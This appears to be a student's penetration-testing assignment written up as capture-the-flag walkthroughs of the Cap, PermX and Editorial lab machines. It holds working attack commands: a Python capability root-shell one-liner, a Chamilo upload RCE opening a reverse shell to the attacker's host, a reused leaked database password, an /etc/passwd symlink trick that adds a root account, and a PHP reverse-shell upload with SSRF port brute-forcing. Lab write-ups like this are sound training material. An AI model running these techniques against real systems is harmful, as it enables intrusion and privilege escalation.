84	2.424934	192.168.1.1	192.168.1.10	FTP	60	84 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
85	2.424934	192.168.1.1	192.168.1.10	FTP	60	85 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
86	2.424934	192.168.1.1	192.168.1.10	FTP	60	86 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
87	2.424934	192.168.1.1	192.168.1.10	FTP	60	87 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
88	2.424934	192.168.1.1	192.168.1.10	FTP	60	88 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
89	2.424934	192.168.1.1	192.168.1.10	FTP	60	89 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
90	2.424934	192.168.1.1	192.168.1.10	FTP	60	90 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
91	2.424934	192.168.1.1	192.168.1.10	FTP	60	91 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
92	2.424934	192.168.1.1	192.168.1.10	FTP	60	92 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
93	2.424934	192.168.1.1	192.168.1.10	FTP	60	93 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
94	2.424934	192.168.1.1	192.168.1.10	FTP	60	94 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
95	2.424934	192.168.1.1	192.168.1.10	FTP	60	95 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
96	2.424934	192.168.1.1	192.168.1.10	FTP	60	96 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
97	2.424934	192.168.1.1	192.168.1.10	FTP	60	97 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
98	2.424934	192.168.1.1	192.168.1.10	FTP	60	98 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
99	2.424934	192.168.1.1	192.168.1.10	FTP	60	99 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
100	2.424934	192.168.1.1	192.168.1.10	FTP	60	100 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1

```
(root@kali)-[/home/kali]
# ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPD 3.0.3)
Name (10.10.10.245:kali): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 1001 1001 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for user.txt (33 bytes).
226 Transfer complete.
33 bytes received in 0.00 secs (198.9294 kB/s)
ftp> cat user.txt
?Invalid command
ftp> exit
221 Goodbye.
```

```
(root@kali)-[/home/kali]
# cat user.txt
e1376b1d01e13afad9abc147050d931b
```

```
(root@kali)-[/home/kali]
# ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
```

- * Documentation: <https://help.ubuntu.com>
- * Management: <https://landscape.canonical.com>
- * Support: <https://ubuntu.com/advantage>

Now to get Privilege Escalation I ran the “LinPeas”
And found out the special capabilities at **python3.8**

```
CapBnd: 0000003fffffffff Python
CapAmb: 0000000000000000 Docker
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_serv
```

So I went to GTFObins and found out this and I ran it and finally got the root access and root.txt..

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python
./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```


```
nathan@cap:/$ python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
# whoami
root
# cat root.txt
7457934d7c370bc4e49d7a5cb1497514
```

3rd Machine: PermX

1. First I did the scanning and add the permx.htb at /etc/hosts file.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -O -A 10.10.11.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 12:39 EDT
Nmap scan report for permx.htb (10.10.11.23)
Host is up (0.64s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_ 256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: eLEARNING
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=10/8%OT=22%CT=1%CU=35338%PV=Y%DS=2%DC=T%G=Y%TM=6705
OS:607E%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)
OS:SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=9)SEQ(SP=105%GCD=1%ISR=109%TI
OS:=Z%CI=Z%II=I%TS=A)OPS(O1=M53AST11NW7%O2=M53AST11NW7%O3=M53ANNT11NW7%O4=M
OS:53AST11NW7%O5=M53AST11NW7%O6=M53AST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE8
OS:8%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53ANNSNW7%CC=Y%Q=)T1(R=Y%D
OS:F=Y%T=40%S=0%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=
OS:%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G
OS:)IE(R=Y%DFI=N%T=40%CD=S)
```

2. Then I've visited the website :



3. I then scan for the directory and for the subdomain and found out the lms.permx.htb

```
(kali㉿kali)-[~]
$ gobuster dir -u http://permx.htb/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://permx.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/img (Status: 301) [Size: 304] [→ http://permx.htb/img/]
/css (Status: 301) [Size: 304] [→ http://permx.htb/css/]
/lib (Status: 301) [Size: 304] [→ http://permx.htb/lib/]
/js (Status: 301) [Size: 303] [→ http://permx.htb/js/]
```


```
$ ffuf -u http://FUZZ.permx.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt


=====
v2.1.0-dev
=====
:: Method : GET
:: URL : http://FUZZ.permx.htb/
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
=====


lms [Status: 200, Size: 19347, Words: 4910, Lines: 353, Duration: 645ms]
:: Progress: [4437/19966] :: Job [1/1] :: 72 req/sec :: Duration: [0:01:14] :: Errors: 4396 ::
```



Homepage

English

Username

Pass

Login

[I lost my password](#)

- I've found the exploit of this at github: <https://github.com/m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc?tab=readme-ov-file>

```
(kali@kali)-[~/Desktop/tools2/chamilo-lms-unauthenticated-big-upload-rce-poc]
$ python3 main.py -u http://lms.permx.htb/ -a revshell
```

```
Enter the name of the webshell file that will be placed on the target server (default: webshell.php):
Enter the name of the bash revshell file that will be placed on the target server (default: revshell.sh):
Enter the host the target server will connect to when the revshell is run: 10.10.16.42
Enter the port on the host the target server will connect to when the revshell is run: 9000
```

And got the reverse shell

```
(kali@kali)-[~]
$ nc -nvlp 9000
listening on [any] 9000 ...
connect to [10.10.16.42] from (UNKNOWN) [10.10.11.23] 59526
bash: cannot set terminal process group (1190): Inappropriate ioctl for device
bash: no job control in this shell
www-data@permx:/var/www/chamilo/main/inc/lib/javascript/bigupload/files$
```

- I've found out the "Configuration.php"

```
(kali@kali)-[~]
$ nc -nvlp 9000
listening on [any] 9000 ...
connect to [10.10.16.42] from (UNKNOWN) [10.10.11.23] 47152
bash: cannot set terminal process group (1190): Inappropriate ioctl for device
bash: no job control in this shell
www-data@permx:/var/www/chamilo/main/inc/lib/javascript/bigupload/files$ cat /var/www/chamilo/app/config/configuration.php
<$ cat /var/www/chamilo/app/config/configuration.php
<?php
// Chamilo version 1.11.24
// File generated by /install/index.php script - Sat, 20 Jan 2024 18:20:32 +0000
/* For licensing terms, see /license.txt */
/**
 * This file contains a list of variables that can be modified by the campus site's server administrator.
 * Pay attention when changing these variables, some changes may cause Chamilo to stop working.
 * If you changed some settings and want to restore them, please have a look at
 * configuration.dist.php. That file is an exact copy of the config file at install time.
 * Besides the $_configuration, a $_settings array also exists, that
 * contains variables that can be changed and will not break the platform.
 * These optional settings are defined in the database, now
 * (table settings_current).
 */

// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6LY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;
```

6. I've found a user "mtz" and switch user by su mtz and put the password above and boom got access and found the user.txt flag

```
www-data@permx:/var/www/chamilo/main/inc/lib/javascript/bigupload/files$ cd /
cd /
www-data@permx:/$ cd home
cd home1
www-data@permx:/home$ s
ls
mtz
www-data@permx:/home$ su mtz
su mtz
Password: 03F6lY3uXAP2bkW8
ls
mtz
cd mtz
ls
linpeas.sh
passwd
script.sh
user.txt
cat user.txt
f8b83324c23543112156391aa96ac74b
```

Now let privilege escalation

```
sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
```

For this process I used this:

```
ln -s /etc/passwd passwd
sudo /opt/acl.sh mtz rw /home/mtz/passwd
echo "root3::0:0:root3:/root:/bin/bash" >> ./passwd
su root3
whoami
```

And got access to the root user and root.txt flag

```
ls
linpeas.sh
script.sh
user.txt
ln -s /etc/passwd passwd
sudo /opt/acl.sh mtz rw /home/mtz/passwd
echo "root3::0:0:root3:/root:/bin/bash" >> ./passwd
su root3
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls
backup
reset.sh
root.txt
cat root.txt
9712ff406cb854de26ce900da6222990
ls -al
```


4th Machine: Editorial


1. Scan the machine using nmap and add the editorial.htb on /etc/hosts:

```
(kali@kali)~[/Desktop]
$ sudo nmap -sC -sV -O -A editorial.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 15:05 EDT
Nmap scan report for editorial.htb (10.10.11.20)
Host is up (0.44s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp    open  http     nginx/1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Editorial Tiempo Arriba
No exact OS matches for host (If you know what OS is running on it, see https://nmap
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=10/8%OT=22%CT=1%CU=43197%PV=Y%DS=2%DC=T%G=Y%TM=6705
OS:82E0%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=106%TI=Z%CI=Z%TS=A)SEQ(S
OS:P=103%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=104%GCD=1%ISR=105%TI=Z%CI
OS:=Z%II=I%TS=A)OPS(O1=M53AST11NW7%O2=M53AST11NW7%O3=M53ANNT11NW7%O4=M53AST
OS:11NW7%O5=M53AST11NW7%O6=M53AST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=
OS:FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53ANNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T
OS:=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=RD=0%Q=)T6(R=Y%DF=Y%T=
OS:40%W=0%S=A%A=Z%F=R%O=RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=RD=0
OS:%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R
OS:=Y%DFI=N%T=40%CD=S)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
```

2. Now I ran the ffuf scan for directory busting and found out this

```
(kali@kali)~[/Desktop]
$ ffuf -u http://editorial.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
# on at least 2 different hosts [Status: 200, Size: 8577, Words: 1774, Lines: 177, Duration: 417ms]
about [Status: 200, Size: 2939, Words: 492, Lines: 72, Duration: 436ms]
upload [Status: 200, Size: 7140, Words: 1952, Lines: 210, Duration: 320ms]
```

3. I went to the site and found out something interesting



The screenshot shows a web browser window with the URL `http://editorial.htb/upload`. The page title is "Editorial Tiempo Arriba". Below the title, it says "Our editorial will be happy to publish your book. Please provide next information to meet you." The form is titled "Book information" and contains the following fields:

- A "Cover URL related to your book or" input field with a "Browse..." button and a "Preview" button. The text "No file selected." is displayed next to the "Browse..." button.
- A "Book name" input field.
- A "Tell us about your book" text area.

4. I've ran the nmap vulnerability script and found the csrf vulnerability

```
(kali@kali)-[~/Desktop]
$ nmap --script vuln editorial.htb
```


PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http

```
|_ http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=editorial.htb
| Found the following possible CSRF vulnerabilities:
|
| Path: http://editorial.htb:80/upload
| Form id:
| Form action: /upload
```


Now I've uploaded the reverseshell.php and my ip with port and clicked the "preview" button at the right and the result was this ssrf vulnerability

```
(kali@kali)-[~/Desktop]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.42] from (UNKNOWN) [10.10.11.20] 57454
GET / HTTP/1.1
Host: 10.10.16.42:4444
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

It mean its half working but not completely now let see on our burpsuite:



I've changed the ip to 127.0.0.1:test/ for internal ip check and we have /upload-cover request then on repeater I responded...!!!



Assignment by Muhammad Tayab

So we need to just bruteforce this thing to get something so I send this to intruder and start the bruteforce attack

The screenshot displays the Burp Suite Intruder interface. The top navigation bar includes tabs for Dashboard, Target, Proxy, Intruder (selected), Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below the navigation bar, there are tabs for Positions, Payloads (selected), Resource pool, and Settings. The main area is titled "Choose an attack type" and shows "Sniper" as the selected attack type. A "Start attack" button is visible. Below this, the "Payload positions" section shows the target URL "http://editorial.htb" and a checkbox for "Update Host header to match target". The payload is a PHP reverse shell script. The bottom section, "Payload sets", shows "Payload set: 1" and "Payload count: 65,000". The "Payload type" is set to "Numbers", and the "Request count" is also 65,000. The "Payload settings [Numbers]" section shows the "Number range" with "Type" set to "Sequential", "From" set to 1, "To" set to 65000, "Step" set to 1, and "How many" set to an empty field.

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

5 x 6 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://editorial.htb

Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

```
16 http://127.0.0.1:8080/test5/
17 .....-227163791830897351043827936508
18 Content-Disposition: form-data; name="bookfile"; filename="shell.php"
19 Content-Type: application/x-php
20
21 GIF87a
22 <?php
23 // php-reverse-shell - A Reverse Shell implementation in PHP
24 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
25
26 set_time_limit (0);
27 $VERSION = "1.0";
28 $ip = '10.10.16.42'; // You have changed this
29 $port = 4444; // And this
```

Dashboard Target Proxy Intruder Repeater Collaborator

5 x 6 x +

Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the number of positions.

Payload set: 1

Payload count: 65,000

Payload type: Numbers

Request count: 65,000

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified number range.

Number range

Type: ☒ Sequential ☐ Random

From: 1

To: 65000

Step: 1

How many:

And we start the attack....!!!!

Assignment by Muhammad Tayab

Boom...!!! Got it its 5000.....!!!!

Request	Response	Status code	Response received	Error	Timeout	Length
5006	5006	200	206			222
32702	32702	200	206			227
32040	32040	200	200			227
31998	31998	200	202			227
31980	31980	200	205			227
31896	31896	200	205			227
31892	31892	200	201			227
31885	31885	200	203			227
31871	31871	200	206			227
31851	31851	200	201			227

Request	Response
<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.0.0 (Ubuntu) 3 Date: Mon, 12 Aug 2024 11:40:05 GMT 4 Content-Type: text/html; charset=utf-8 5 Connection: keep-alive 6 Content-Length: 51 7 8 <html></html> 9 </pre>	

And I did this on repeater and got the address

Request

```
5 Accept-Language: en-us,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=-----227163791830897351043827936508
8 Content-Length: 4282
9 Origin: http://editorial.htb
10 Connection: close
11 Referer: http://editorial.htb/upload
12
13 -----227163791830897351043827936508
14 Content-Disposition: form-data; name="bookurl"
15
16 http://127.0.0.1:5000/
17 -----227163791830897351043827936508
18 Content-Disposition: form-data; name="bookfile"; filename="shell.php"
19 Content-Type: application/x-php
20
21 GIF87a
22 <?php
23 // php-reverse-shell - A Reverse Shell implementation in PHP
24 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
25
26 set_time_limit (0);
27 $VERSION = "1.0";
28 $ip = '10.10.16.42'; // You have changed this
29 $port = 4444; // And this
```

Response

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Wed, 09 Oct 2024 05:38:42 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Content-Length: 51
7
8 static/uploads/4ce2bcc9-b242-489d-8d0c-166743f75f43
```

Send

Cancel

<

>

Search

Request

Pretty

Raw

Hex

Copy

In

Out

```

5 Accept-Language: en-us,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
